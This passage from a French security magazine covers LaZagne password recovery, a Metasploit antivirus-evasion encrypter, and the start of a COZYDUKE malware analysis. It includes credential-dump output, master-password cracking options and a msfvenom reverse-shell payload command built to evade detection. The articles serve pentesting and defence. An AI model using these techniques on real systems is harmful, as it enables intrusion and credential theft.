                        The LaZagne Project
                        ! BANG BANG !
=====

----- Internet Explorer passwords -----

Password found !!!
Username: zapata@yahoo.com
Password: Zapata_Oive!
Site: https://www.facebook.com/

----- Firefox passwords -----

Password found !!!
Website: https://accounts.google.com
Username: zapata@gmail.com
Password: LaLucha$igue!

Password found !!!
Website: https://www.facebook.com
Username: che.guevara@gmail.com
Password: hasta_siempre!

[+] 3 passwords have been found.
For more information launch it again with the -v option
elapsed time = 0.120000123978
```

Figure 5

### 3.2.2 Utilisation avancée

Des options plus complexes ont été implémentées pour contourner certaines problématiques.

#### - Internet Explorer

Internet Explorer utilise une entropie variable correspondant à l'URI du mot de passe enregistré. Il est donc nécessaire de récupérer de nombreuses URI dans le but de les tester. LaZagne récupère l'historique de navigation d'Internet Explorer en utilisant une dll écrite en C/C++ qui est intégrée en Base64 dans le code Python.

De plus, dans le cas où certaines URI ne seraient pas trouvées, il est possible de passer en paramètre un fichier texte contenant une liste d'URI.

```
# chaque ligne du fichier urls.txt contient une URL différente
$ LaZagne.exe browsers -e -l urls.txt
```

#### - Firefox / Thunderbird

Dans le cas où un utilisateur aurait défini un mot de passe principal (« Master Password »), il n'est pas possible de récupérer les mots de passe de l'utilisateur sans connaître ce dernier. Pour cette raison, de nombreuses attaques doivent être réalisées. LaZagne détecte si un mot de passe principal a été mis en place et dans ce cas, essaie de le trouver en utilisant différentes attaques.

Voici son fonctionnement :




Figure 6

Ainsi trois techniques ont été mises en place pour trouver le mot de passe principal :

- une attaque par dictionnaire contenant les 500 mots de passe les plus utilisés ;
- une vérification des mots de passe précédemment trouvés dans d'autres applications (il est très fréquent qu'un utilisateur utilise les mêmes mots de passe pour plusieurs applications) ;
- une attaque de type brute force sur trois caractères est réalisée afin de trouver les mots de passe faibles de type « abc ».

Par défaut, ces trois méthodes sont appelées les unes à la suite des autres, mais il est également possible de les paramétrer davantage. Voici les options que l'on peut voir concernant Firefox/Thunderbird.

```
# Advanced Mozilla master password options:
-m MANUALLY      enter the master password manually
-p PATH          path of a dictionary file
-b BRUTEFORCE    number of character to brute force
-d              try 500 most common passwords
-s SPECIFIC_PATH enter the specific path to a profile you want to crack
```

De plus, dans le cas où le master password n'a toujours pas été trouvé et que LaZagne a été lancé avec l'option **-w** (écriture des résultats dans un fichier), le fichier **key3.db** ainsi que celui de la base de données (**signons.sqlite** ou **logins.json**) sont copiés dans le répertoire contenant les résultats. Cela a pour but de réaliser une attaque de type brute force offline en utilisant d'autres outils plus performants (ex : john the ripper).

Cet outil est voué à évoluer et à intégrer d'autres modules permettant de gérer d'autres logiciels.

### 3.2.3 Architecture du projet

LaZagne a été conçu sous forme de modules afin de faciliter son développement. Voici son architecture :

```
# Architecture du projet:
DDD laZagne.py
DDD config
D   DDD manageModules.py
D   DDD ...
DDD softwares
DDD browsers
D   DDD chrome.py
D   DDD ie.py
D   DDD mozilla.py
D   DDD opera.py
DDD chats
D   DDD ...
DDD databases
D   DDD ...
DDD windows
DDD ...
```

Ainsi, on y trouve les catégories sous forme de répertoires (browsers, chats, etc.) contenant une liste de logiciels sous forme de scripts python. Lors de la création d'un nouveau module, le fichier **manageModules.py** est le seul fichier à éditer afin d'importer la classe implémentée.

Ainsi, retrouver un mot de passe stocké sur un ordinateur reste relativement simple. En revanche, il est important de comprendre comment se protéger au maximum, ou du moins rendre la récupération relativement difficile.

## 4 Comment se protéger ?

Il faut comprendre que l'on ne pourra jamais vraiment s'en protéger si un attaquant a déjà la main sur votre ordinateur, car de nombreuses techniques permettent d'arriver aux mêmes fins (keylogger, vol de cookie, récupération du mot de passe dans la mémoire



d'un processus, etc.). Pour cette raison, certaines entreprises s'intéressent à d'autres moyens techniques pouvant réaliser une authentification sans mot de passe (cf. FIDO Alliance). En revanche, il est possible de rendre la récupération d'un mot de passe difficile et fastidieuse.

Voici quelques points intéressants à souligner.

## 4.1 Ne stocker aucun mot de passe

Cette technique est relativement simple à mettre en place, mais cela nécessite de prendre en compte certaines règles :

- ne pas utiliser de base commune entre mots de passe, ce qui permettrait à un attaquant de découvrir de nombreux mots de passe à partir du moment où un seul est récupéré.
- ne pas stocker son mot de passe sur un support non sécurisé : Post-it, clef USB (écrit en clair dans un fichier), sur les solutions basées sur le cloud, etc.
- concernant uniquement les applications web, l'utilisation de cookie dit « persistant » permet à un utilisateur de rester très longtemps connecté. Celui-ci est utilisé lorsque l'option « se souvenir de moi » est cochée. Un vol de cookie permettrait, de la même façon qu'un mot de passe, de voler la session d'un utilisateur. De plus, ces derniers sont très souvent oubliés par les applications et donc très peu sécurisés. Il est donc fortement recommandé de ne pas choisir cette option lorsque l'on se connecte.

## 4.2 Utilisation de gestionnaires de mots de passe

De nombreux logiciels open source sont disponibles pour stocker vos mots de passe de façon sécurisée. Le principe est d'avoir une passphrase complexe permettant de chiffrer et déchiffrer la base contenant l'ensemble de vos mots de passe. Il n'est donc plus utile de vous en rappeler, ce qui facilite la génération aléatoire de mots de passe complexes. Un simple copier-coller permet de sélectionner le mot de passe choisi.

Des listes non exhaustives d'outils open sources sont disponibles sur Internet [7].

Il faut comprendre que le but de l'attaquant sera de retrouver ce mot de passe principal, ce qui n'est pas impossible, mais peut rapidement être fastidieux. Les mêmes techniques d'attaques vues précédemment (dictionnaire/brute force) peuvent être réalisées, donc la longueur et la complexité du mot de passe sont importantes.

## 4.3 Utilisation d'un mot de passe principal

S'il n'est pas possible d'utiliser un gestionnaire de mots de passe, certains logiciels comme Firefox/Thunderbird, WinSCP, Jitsi, et bien d'autres proposent dans les options de sécurité de définir un mot de passe principal pour chiffrer les mots de passe qui seront stockés au sein de leur logiciel. La récupération de ce mot de passe par un attaquant devra se faire en réalisant une attaque par dictionnaire ou encore par brute force. Pour cette raison, il sera nécessaire d'utiliser un mot de passe complexe qui saura résister aux attaques les plus conventionnelles, mais ne pourra peut-être pas faire face à des organismes qui pourraient avoir d'énormes puissances de calcul.

## Conclusion

De très nombreuses techniques sont utilisées par les logiciels pour stocker le mot de passe de manière sécurisée et ainsi rendre sa récupération extrêmement difficile. En revanche, chiffrement et déchiffrement se réalisent côté client, par conséquent il est très peu probable que l'on ne puisse pas le retrouver.

LaZagne a été développé pour ainsi automatiser ces actions, mais surtout pour montrer le risque que l'on prend à accepter de sauvegarder son mot de passe. Celui-ci sera bien enregistré sur le disque et pourra ainsi facilement être récupéré. ■

## ■ Remerciements

Un grand merci à tous les JA du Pentest (*Frédéric Bardy, Damien Leduc, Jérémy Brun, Nassim Abbaoui, Gil Noirot, Jérémy Mousset, Renaud Durand, Vincent Puydoyeux, Quentin Hardy et Victor Barbier*) sans qui LaZagne n'aurait peut-être pas vu le jour et bien entendu à Emiliano Zapata et tous les autres révolutionnaires qui combattent ou qui ont combattu pour un monde meilleur.

## ■ Liens

- [1] DPAPick documentation : <http://dpapick.com/documentation>
- [2] Structure CREDENTIAL : <https://msdn.microsoft.com/en-us/library/aa924355.aspx>
- [3] Protection des mots de passe par Firefox/Thunderbird : <http://connect.ed-diamond.com/MISC/MISC-069/Protection-des-mots-de-passe-par-Firefox-et-Thunderbird-analyse-par-la-pratique>
- [4] firepwd.py : <https://github.com/lclevy/>
- [5] RFC Password-Based Cryptography : <https://tools.ietf.org/html/rfc2898>
- [6] GitHub LaZagne : <https://github.com/AlessandroZ/LaZagne/>
- [7] Gestionnaire de mots de passe : <http://opensourcepasswordmanager.com/>

# SANS Institute

La référence mondiale en matière  
de formation et de certification à la  
sécurité des systèmes d'information



**FORMATIONS INFORENSIQUE**  
Cours SANS Institute  
Certifications GIAC

**FOR 408**

Investigation Infoforensique  
Windows

**FOR 508**

Analyse Infoforensique et  
réponses aux incidents clients

**FOR 572**

Analyse et investigation  
numérique avancées dans les  
réseaux

**FOR 585**

Investigation numérique avancée  
sur téléphones portables

**FOR 610**

Rétroingénierie de logiciels  
malveillants : Outils et  
techniques d'analyse

**Dates et plan disponibles**

**Renseignements et inscriptions**

par téléphone

+33 (0) 141 409 700

ou par courriel à :

formations@hsc . fr





# CONTOURNEMENT ANTIVIRAL AVEC METASPLOIT : ENCRYPTER

Guillaume Fahrner – gouz@root-me.org – Fondateur du portail Root Me,  
pentester chez SOGETI ESEC

François Profizi – francois.profizi@gmail.com – Pentester chez SOGETI ESEC

**mots-clés : METASPLOIT / ANTIVIRUS / CONTOURNEMENT**

**L**e projet que nous allons vous exposer est parti d'un constat simple : un grand nombre de nos attaques utilisant la suite Metasploit n'arrivait pas à leur terme, en raison des protections mises en place par des solutions de protection de type antivirus, H-IPS, etc. L'objectif de cet article est de proposer une approche générique permettant de contourner rapidement ces protections tout en permettant d'utiliser, inchangés, les nombreux codes d'exploitation ASM/x86 publics ; quel que soit le vecteur d'attaque (fichier, service réseau, etc.).

## 1 Le Framework Metasploit

Metasploit Framework souvent désigné par son abréviation MSF est un projet open source développé principalement en Ruby. Son but est d'aider à la réalisation de tests liés à la sécurité des SI et au développement rapide de code d'exploitation.

Il est organisé de façon modulaire et possède plusieurs interfaces utilisateurs qu'on ne présente plus : **msfconsole**, **msfcli**, **msfpayload**, **msfencode**, etc. Les deux dernières seront celles qui nous intéresseront dans cet article. Ces deux interfaces, en l'occurrence **msfpayload** et **msfencode** sont désormais rassemblées en une seule nommée **msfvenom**. La commande **msfpayload** permet la génération de code malveillant pouvant se présenter sous différents formats (C, Python, JavaScript, etc.) en fonction du contexte dans lequel sera exécutée cette charge. Cette composante d'encodage disponible dans metasploit a pour unique fonction la suppression de caractères tels que la présence d'un octet nul x00 représentant la fin d'une chaîne de caractères et peut poser problème lors de l'exploitation de vulnérabilités. En effet, l'encodeur modifie le code de la charge malveillante. À titre d'exemple, une opération de type XOR peut être appliquée à chaque octet. Cette transformation entraînera la modification de

la signature détectée par les antivirus. C'est pour cette raison que les encodeurs sont souvent assimilés, à tort, à des moyens de contourner les solutions antivirales.

### 1.1 Les templates

Les « templates » sont des fichiers exécutables à l'intérieur desquels Metasploit insère une charge malveillante. Il en existe plusieurs disponibles par défaut pour les systèmes d'exploitation GNU/Linux, Microsoft Windows, Mac OS X et pour d'autres architectures plus exotiques. Ces fichiers sont stockés dans le répertoire **metasploit-framework/data/templates/**, on y trouve notamment ceux utilisés pour le format PE :

```
template_x64_windows.exe
template_x64_windows_svc.exe
template_x86_windows.exe
template_x86_windows_old.exe
template_x86_windows_svc.exe
```

Il est également possible de remplacer ces templates fournis par défaut, bien connus des éditeurs de solutions antivirales, par un exécutable quelconque, correspondant en termes d'architecture et de format (utilisation de l'option **-x**).

| SHA256:                                                                                                                                 | 814f72c11bf033d94d35573e47e75646ff13c28221b842a398f0fa1dd21cb596 |  |
|-----------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------|------------------------------------------------------------------------------------|
| Nom du fichier :                                                                                                                        | template_x86_windows.exe                                         |                                                                                    |
| Ratio de détection :                                                                                                                    | 5 / 53                                                           |                                                                                    |
| Date d'analyse :                                                                                                                        | 2014-07-24 10:37:35 UTC (il y a 0 minute)                        |                                                                                    |
| <div> <div>Analyse</div> <div>File detail</div> <div>Informations supplémentaires</div> <div>Commentaires</div> <div>Votes</div> </div> |                                                                  |                                                                                    |
| Antivirus                                                                                                                               | Résultat                                                         | Mise à jour                                                                        |
| Agnitum                                                                                                                                 | Trojan.Rosena.Gen.1                                              | 20140723                                                                           |
| Bkav                                                                                                                                    | W32.Clodbd2.Trojan.2e73                                          | 20140723                                                                           |
| Kingsoft                                                                                                                                | Win32.Troj.Agent.(kcloud)                                        | 20140724                                                                           |
| Malwarebytes                                                                                                                            | Backdoor.Bot.gen                                                 | 20140724                                                                           |
| SUPERAntiSpyware                                                                                                                        | Trojan.Backdoor-PoisonIvy                                        | 20140724                                                                           |

Figure 1 : Analyse de l'exécutable « *template\_x86\_windows.exe* » sans charge malveillante.

Dans le cadre de cet article, nous nous intéresserons principalement à la sortie d'un exécutable 32 bits au format PE. Prenons le cas d'un système d'exploitation Windows x86, le fichier utilisé sera **template\_x86\_windows.exe**. L'image ci-dessous nous montre l'analyse de cet exécutable (sans charge malveillante insérée) par le site internet [virustotal.com](http://virustotal.com).

Comme nous pouvons le constater si l'objectif est de réaliser un exécutable totalement indétectable, notre démarche n'est pas satisfaisante du fait que le template par défaut, dépourvu de charge, est détecté comme malveillant.

## 1.2 Format de sortie

Metasploit utilise différents formats de sortie. Pour les systèmes Microsoft Windows, nous avons la possibilité de générer la charge soit en l'implantant dans une librairie avec l'option **dll**, soit en la liant à un service avec l'option **exe-service**. Nous nous intéresserons surtout aux exécutables au format PE. En effet, il existe plusieurs options dont la différence réside dans la façon d'insérer et d'exécuter la charge. C'est ainsi que nous disposons des options **exe**, **exe-only** et **exe-small**. Cette dernière étant aisément détectée n'est plus très utile et ne sera donc pas abordée au cours de cet article.

### 1.2.1 exe

Nous allons commencer par expliquer le fonctionnement de l'option **exe**. Elle fait appel à la fonction **to\_win32pe** contenue dans le fichier **metasploit/lib/msf/util/exe.rb**. Dans les premières lignes figure l'appel à la fonction **win32\_rwx\_exec**.

```
# Copy the code to a new RWX segment to allow for self-modifying encoders
payload = win32_rwx_exec(code)
```

Cette fonction prend comme paramètre la variable **code**, qui est en réalité une charge seule (ex : **windows/x86/meterpreter/reverse\_tcp**), ou un trampoline associé à une charge, si cette dernière a été encodée. La fonction va concaténer un trampoline à la variable **code** passée en paramètre. Le résultat de cette action est stocké dans la variable **payload** présente dans la séquence mentionnée ci-dessus.

Le trampoline, une fois exécuté, va allouer une zone mémoire grâce à la fonction **VirtualAlloc** avec les droits **PAGE\_EXECUTE\_READWRITE**. Le

fonctionnement du trampoline est volontairement simplifié puisque préalablement à l'appel de la fonction **VirtualAlloc** il a besoin d'obtenir les adresses des fonctions. À ces fins, il utilise la méthode suffisamment détaillée sur Internet dont on peut prendre connaissance dans les références citées au terme de l'article.

Revenons à la fonction **to\_win32pe**. Elle va chercher une section exécutable suffisamment grande pour contenir la charge. Puis elle va tirer aléatoirement la position où sera placée la variable **payload** :

```
# Pick a random offset to store the payload
poff = rand(block[1] - payload.length - 256)
```

Par la suite, elle appelle la fonction **generate\_nops** qui crée une suite de nops et d'instructions aléatoires placées sur le point d'entrée.

```
# Pad the entry point with random nops
entry = generate_nops(framework, [ARCH_X86], rand(200) + 51)
```

À la fin du bloc **entry** un saut vers la charge est inséré.

```
# Relative jump from the end of the nops to the payload
entry += "\xe9" + [poff - (eidx + entry.length + 5)].pack('V')
```

La fonction mélange ensuite, de façon aléatoire, 25 % du code original écrit dans la section **.text**, les blocs **entries** et **payload** ; modifie le **timestamp** et recalcule le **checksum**. Le traitement est résumé dans le schéma page suivante.

### 1.2.2 exe-only

L'option que nous allons détailler maintenant est **exe-only** qui fait appel à la fonction **to\_winpe\_only**. Le code ci-dessous permet de parcourir les sections




Figure 2 : Analyse du fonctionnement de l'encodeur pour le format de sortie « exe ».

à la recherche de celle contenant le point d'entrée. Nous vérifions toujours que la taille est suffisante pour écrire la charge. En effet, au lieu de créer un code qui allouera une zone mémoire, nous donnons à la section les droits en écriture et nous modifions, à cet effet, le champ **characteristics**. La charge sera, alors, directement exécutée dans la section exécutable du binaire.

```
# look for section with entry point
sections_header.each do |sec|
  virtualAddress = sec[1][virtualAddress_offset,0x4].unpack('V')[0]
  sizeOfRawData = sec[1][sizeOfRawData_offset,0x4].unpack('V')[0]
  characteristics = sec[1][characteristics_offset,0x4].unpack('V')[0]

  if (virtualAddress...virtualAddress+sizeOfRawData).
include?(addressOfEntryPoint)
    importsTable = pe.hdr.opt.DataDirectory[8..(8+4)].unpack('V')[0]
    if (importsTable - addressOfEntryPoint) < code.length
      #shift original entry point to prevent tables overwriting
      addressOfEntryPoint = importsTable - code.length + 4

      entry_point_offset = pe._dos_header.v['e_lfanew'] + entryPoint_
offset
      exe[entry_point_offset,4] = [addressOfEntryPoint].pack('V')
    end
    # put this section writable
    characteristics |= 0x8000_0000
    newcharacteristics = [characteristics].pack('V')
    exe[sec[0],newcharacteristics.length] = newcharacteristics
  end
end
```

Enfin, la charge sera directement placée au niveau du point d'entrée de notre fichier exécutable.

```
# put the shellcode at the entry point, overwriting template
entryPoint_file_offset = pe.rva_to_file_offset(addressOfEntryPoint)
exe[entryPoint_file_offset,code.length] = code
exe = clear_dynamic_base(exe, pe)
exe
```

```
229 def encode(buf, badchars = nil, state = nil, platform = nil)
230
231   # Configure platform hints if necessary
232   init_platform(platform) if platform
233
234   # Initialize an empty set of bad characters
235   badchars = '' if !badchars
236
237   # Initialize the encoding state and key as necessary
238   if (state == nil)
239     state = EncoderState.new
240   end
241
242   # Prepend data to the buffer as necessary
243   buf = prepend_buf + buf
244
245   init_state(state)
246
247   # Save the buffer in the encoding state
248   state.badchars = badchars || ''
249   state.buf = buf
250
251   # If this encoder is key-based and we don't already have a key, find one
252   if ((decoder_key_size) and
253       (state.key == nil))
254     # Find a key that doesn't contain and wont generate any bad
255     # characters
256     state.init_key(obtain_key(buf, badchars, state))
257
258     if (state.key == nil)
259       raise NoKeyError, "A key could not be found for the #{self.name} encoder.", caller
260     end
261   end
262
263   # Reset the encoded buffer at this point since it may have been changed
264   # while finding a key.
265   state.encoded = ''
266
267   # Call encode begin to do any encoder specific pre-processing
268   encode_begin(state)
269
270   # Perform the actual encoding operation with the determined state
271   do_encode(state)
272
273   # Call encode end to do any encoder specific post-processing
274   encode_end(state)
275
276   # Return the encoded buffer to the caller
277   return state.encoded
278 end
```

Figure 3 : Code de la fonction ruby encode().

## 1.3 Encoder

L'outil **msfencode**, souvent utilisé conjointement avec **msfpayload**, permet d'encoder la charge en fonction du format cible et de l'encodeur retenu. Pour que le code d'exploitation fonctionne correctement, une des actions devant, par exemple, être souvent réalisée, consiste en la suppression des mauvais caractères. **msfencode** fait appel aux fonctions du script **Lib/msf/core/encoder.rb**. Ce dernier contient notamment deux classes : **EncoderState** et **Encoder**.

- **EncoderState** sert à suivre l'état d'avancement de l'encodage. Il stocke des attributs tels que **buf**, correspondant au buffer initial, qui contient la charge non modifiée et **encoded**, correspondant au buffer final, qui contient la charge encodée (et/ou chiffrée, et bien d'autres attributs).
- **Encoder** qui génère à l'aide de la fonction **encode** une version encodée du buffer passé en argument. Tous les encodeurs héritent de cette deuxième classe.

La figure 3 ci-dessus illustre cette fonction.

La séquence qui va nous intéresser se situe à partir de la ligne 268. Nous constatons qu'elle fait appel à trois fonctions : **encode\_begin** et **encode\_end**, toutes deux redéfinies dans l'encodeur sélectionné, et **do\_encode**.

- **encode\_begin** réalise des tâches préalables à l'encodage ;
- **encode\_end** va réaliser les actions postérieures à l'encodage ;

```

284 def do_encode(state)
285   # Copy the decoder stub since we may need to modify it
286   stub = decoder_stub(state).dup
287
288   if (state.key != nil and state.decoder_key_offset)
289     # Substitute the decoder key in the copy of the decoder stub with the
290     # one that we found
291     real_key = state.key
292
293     # If we're using context encoding, the actual value we use for
294     # substitution is the context address, not the key we use for
295     # encoding
296     real_key = state.context_address if (state.context_encoding)
297
298     stub[state.decoder_key_offset, state.decoder_key_size] = [ real_key.to_i ].pack(state.decoder_key_pack)
299   else
300     stub = encode_finalize_stub(state, stub)
301   end
302
303   # Walk the buffer encoding each block along the way
304   offset = 0
305
306   if (decoder_block_size)
307     while (offset < state.buf.length)
308       block = state.buf[offset, decoder_block_size]
309
310       # Append here (String#<<) instead of creating a new string with
311       # String# because the allocations kill performance with large
312       # buffers. This isn't usually noticeable on most shellcode, but
313       # when doing stage encoding on meterpreter (~750k bytes) the
314       # difference is 2 orders of magnitude.
315       state.encoded << encode_block(state,
316         block + ("\x00" * (decoder_block_size - block.length)))
317
318       offset += decoder_block_size
319     end
320   else
321     state.encoded = encode_block(state, state.buf)
322   end
323
324   # Prefix the decoder stub to the encoded buffer
325   state.encoded = stub + state.encoded
326
327   # Last but not least, do one last badchar pass to see if the stub +
328   # encoded payload leads to any bad char issues...
329   if ((badchar_idx = has_badchars?(state.encoded, state.badchars)) != nil)
330     raise BadcharError.new(state.encoded, badchar_idx, stub.length, state.encoded[badchar_idx],
331       "The #{self.name} encoder failed to encode without bad characters.")
332   end
333   caller
334 end
335 return true

```

Figure 4 : Code de la fonction ruby do\_encode().

- **do\_encode** va permettre les actions de génération du trampoline et d'encodage de la charge.

En ligne 286, la fonction **decoder\_stub** est appelée. C'est à cet emplacement que sera généré le trampoline. Il est à noter que la séquence assembleur permet le décodage/déchiffrement de la charge en mémoire vive et son exécution. L'action exécutée ensuite est confiée à la fonction **encode\_block** qui réalise l'encodage du buffer. Ces deux fonctions dépendent de l'encodeur. Une fois leurs actions réalisées, le trampoline et la charge sont concaténés (ligne 325).

## 2 Détection sans charge malveillante

Dans le tableau ci-dessous, nous avons voulu observer quelle composante les solutions antivirus détectent en excluant une charge malveillante :

| Template                                                                 | Format de sortie | Encoder        | VirusTotal |
|--------------------------------------------------------------------------|------------------|----------------|------------|
| template_x86_windows.exe (Metasploit)                                    | exe-only         | Aucun          | 18 / 54    |
|                                                                          | exe              | Aucun          | 29 / 54    |
|                                                                          | exe-only         | shikata_ga_nai | 16 / 54    |
|                                                                          | exe              | shikata_ga_nai | 35 / 54    |
| PDFJPG.exe ( <a href="http://www.pdfjpg.com">http://www.pdfjpg.com</a> ) | exe-only         | Aucun          | 0 / 54     |
|                                                                          | exe              | Aucun          | 19 / 54    |
|                                                                          | exe-only         | shikata_ga_nai | 2 / 54     |
|                                                                          | exe              | shikata_ga_nai | 25 / 54    |

Nous voyons clairement que le template Metasploit lève davantage d'alertes qu'un binaire quelconque. Nous pouvons également constater que le format de sortie **exe** est plus détecté que **exe-only**. Cela peut s'expliquer, en partie, par la technique utilisée pour l'exécution de la charge malveillante qui dans le cas de **exe** est faite par une allocation mémoire grâce à **VirtualAlloc** avec les droits **PAGE\_EXECUTE\_READWRITE**. Afin qu'un exécutable Windows ait le moins de chance d'être détecté par les solutions antivirus la première règle à respecter consiste à ne jamais utiliser les templates fournis par Metasploit, et la deuxième consiste à préférer **exe-only** pour le format de sortie.

## 3 Encrypter

### 3.1 Objectifs

L'outil que nous allons vous présenter maintenant n'est pas un encodeur, mais s'apparente plutôt à un outil de chiffrement, son objectif principal étant de rendre les charges malveillantes indétectables en les chiffrant. Notre outil de chiffrement doit contourner les protections antivirus, ce qui revient à prendre en compte la recherche par signature et la recherche par comportement. Afin de faciliter son utilisation, il est intégré comme encodeur au sein du framework Metasploit.

Notre implémentation utilise « l'algorithme XOR », parce que suffisant pour atteindre notre objectif.

### 3.2 Fonctionnement

Une idée simple permettant de contourner l'analyse par signature consiste à chiffrer la charge malveillante connue qui sera stockée dans un exécutable, dans un échange réseau, etc.



Figure 5 : Résultat sur virustotal pour un binaire contenant une charge de type meterpreter/reverse\_tcp encodée.

L'analyse comportementale est réalisée dans un bac à sable ou *sandbox* permettant d'exécuter, en limitant les risques, un code inconnu dans un environnement restreint. L'utilisateur ne souhaitant pas attendre indéfiniment, cette analyse doit être limitée dans le temps ou via un nombre de cycles de calcul. Si aucun comportement considéré comme malveillant n'a été identifié, la charge sera alors effectivement lancée sur le système d'exploitation. Réaliser un grand nombre de calculs, coûteux en temps, nécessaires pour retrouver le code malveillant en clair, nous permettra donc de contourner simplement l'analyse comportementale.

La solution retenue consiste à retrouver la clé de chiffrement par une attaque de type « force brute ». Notre *stub* contient un « clair connu », correspondant aux dix premiers octets de la charge non chiffrée. Ainsi pour retrouver la clé de chiffrement, il suffit d'effectuer une attaque par force brute sur les dix premiers octets de la charge chiffrée jusqu'à retomber sur le clair connu et ainsi retrouver la clé de chiffrement.

La durée de ce traitement étant supérieure à celle accordée à l'analyse effectuée en *sandbox*, cette dernière est contournée. Le temps nécessaire à cette opération dépend, en grande partie, de la puissance de la machine cible, des ressources CPU disponibles et de la grandeur de la clé. Dans notre implémentation, celle-ci est stockée dans un registre de 32 bits impliquant, de ce fait,  $2^{32}$  possibilités.

### 3.3 Utilisation

Le code source de l'outil se trouve à l'adresse suivante <https://github.com/Sogeti-Pentest/Encrypter-Metasploit>. Son installation est simple. Il suffit de copier le script **ruby** dans le répertoire **metasploit/modules/encoders/x86/**. Son utilisation est similaire à celle de tous les autres encodeurs de Metasploit.

Avec **msfvenom** :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1
LPORT=2222 -f raw -x filename.exe -f exe-only -e x86/bf_xor -o msf.exe
```

Avec **msfconsole** :

```
msf exploit(handler) > set ENCODER x86/bf_xor
```

```
ENCODER => x86/bf_xor
msf exploit(handler) > exploit
```

### 3.4 Résultats

Les tests effectués à la fin du projet sur le site [virustotal.com](https://www.virustotal.com) nous ont montré qu'aucun antivirus, sur un total de 57 sélectionnés, n'a détecté la charge malveillante.

Nous avons également réalisé des tests dans une machine virtuelle avec les antivirus Kaspersky internet security 2014, Avast, Symantec, et bien d'autres lors de nos missions de tests d'intrusion. Aucun d'entre eux n'a détecté la charge, ni même émis une alerte. Cependant, certaines *sandbox* gardent l'exécutable plus longtemps que d'autres, il est donc nécessaire d'utiliser une clé assez grande ou de faire appel à l'option **-c** de **msfencode** permettant d'encoder plusieurs fois.

### 3.5 Points d'amélioration

Le développement d'un trampoline polymorphique, la gestion de clé de taille supérieure à 32 bits, la taille aléatoire du clair connu, une compatibilité avec l'architecture x64 sont des points d'amélioration laissés aux lecteurs en guise d'exercices ;-)

### ■ Remerciements

Merci aux équipes de SOGETI ESEC pentest & lab pour leurs relectures. Greetz à la fapsec family et au staff Root Me, thx pour les tests ;-)

### ■ Références

- <http://schierlm.users.sourceforge.net/avevasion.html>
- [http://blog.harmonysecurity.com/2009\\_08\\_01\\_archive.html](http://blog.harmonysecurity.com/2009_08_01_archive.html)
- <https://www.scriptjunkie.us/2011/04/why-encoding-does-not-matter-and-how-metasploit-generates-exes/>
- <https://github.com/rapid7/metasploit-framework>

# SANS Institute

La référence mondiale en matière  
de formation et de certification à la  
sécurité des systèmes d'information



## FORMATIONS INTRUSION

Cours SANS Institute  
Certifications GIAC

### SEC 504

Techniques de hacking,  
exploitation de failles et gestion  
des incidents

### SEC 542

Tests d'intrusion des applications  
web et hacking éthique

### SEC 560

Tests d'intrusion et hacking  
éthique

### SEC 642

Tests d'intrusion avancés des  
applications web et hacking  
éthique

### SEC 660

Tests d'intrusion avancés,  
exploitation de failles et hacking  
éthique

**Dates et plan disponibles**  
**Renseignements et inscriptions**  
par téléphone  
+33 (0) 141 409 700  
ou par courriel à :  
[formations@hsc.fr](mailto:formations@hsc.fr)





# C'EST « COZY » CHEZ TOI, BARACK

Patrick Ventuzelo (@Scop375) – ventuzelo.patrick@gmail.com

**mots-clés : COZYDUKE / MALWARE / REVERSE ENGINEERING / ASM**

**C**et article présente le malware COZYDUKE (Cozybear/OfficeMonkey) analysé fin avril 2015 par les sociétés KASPERSKY et FSECURE. Il est notamment connu pour avoir visé des structures gouvernementales telles que la Maison-Blanche et le département d'État des USA. Dans la suite de l'article, nous verrons les principales interactions du dropper et du malware sur le système infecté.

## 1 Présentation

Les attaquants ont effectué des campagnes de « spearphishing » pour inciter leurs cibles à cliquer sur un lien vers un fichier ZIP. Cette archive ZIP contient une archive RAR auto-extractible (**SFX**).

Lors de l'exécution, deux fichiers sont extraits : le dropper de Cozyduke et un fichier leurre.

Ce fichier leurre est souvent un fichier PDF, mais peut être aussi une vidéo Flash [**MONKEY**].

Cozyduke est une « boîte à outils », c'est-à-dire un malware composé d'une partie principale et de différents modules. Les premières versions dateraient de début 2012 [**FSECURE**].

L'échantillon **91aaf47843a34a9d8d1bb715a6d4acec** est intéressant, car il est l'une des versions les plus évoluées [**FSECURE**] et contient : un système d'obfuscation des chaînes de caractères, du chiffrement RC4, une technique de détection d'antivirus et plusieurs méthodes de persistance.

## 2 Le dropper

Le dropper est un composant essentiel dans le scénario d'infection de Cozyduke. En effet, il n'installe pas seulement

le malware et ses fichiers, mais il réalise aussi une première détection de potentiels antivirus et firewalls présents sur le système.

### 2.1 Obfuscation

Il y a de nombreuses fonctions en charge de la dé-obfuscation des chaînes de caractères dans cet échantillon. Il est important de les identifier, car elles sont essentielles à la compréhension et à la « navigation » dans le malware.

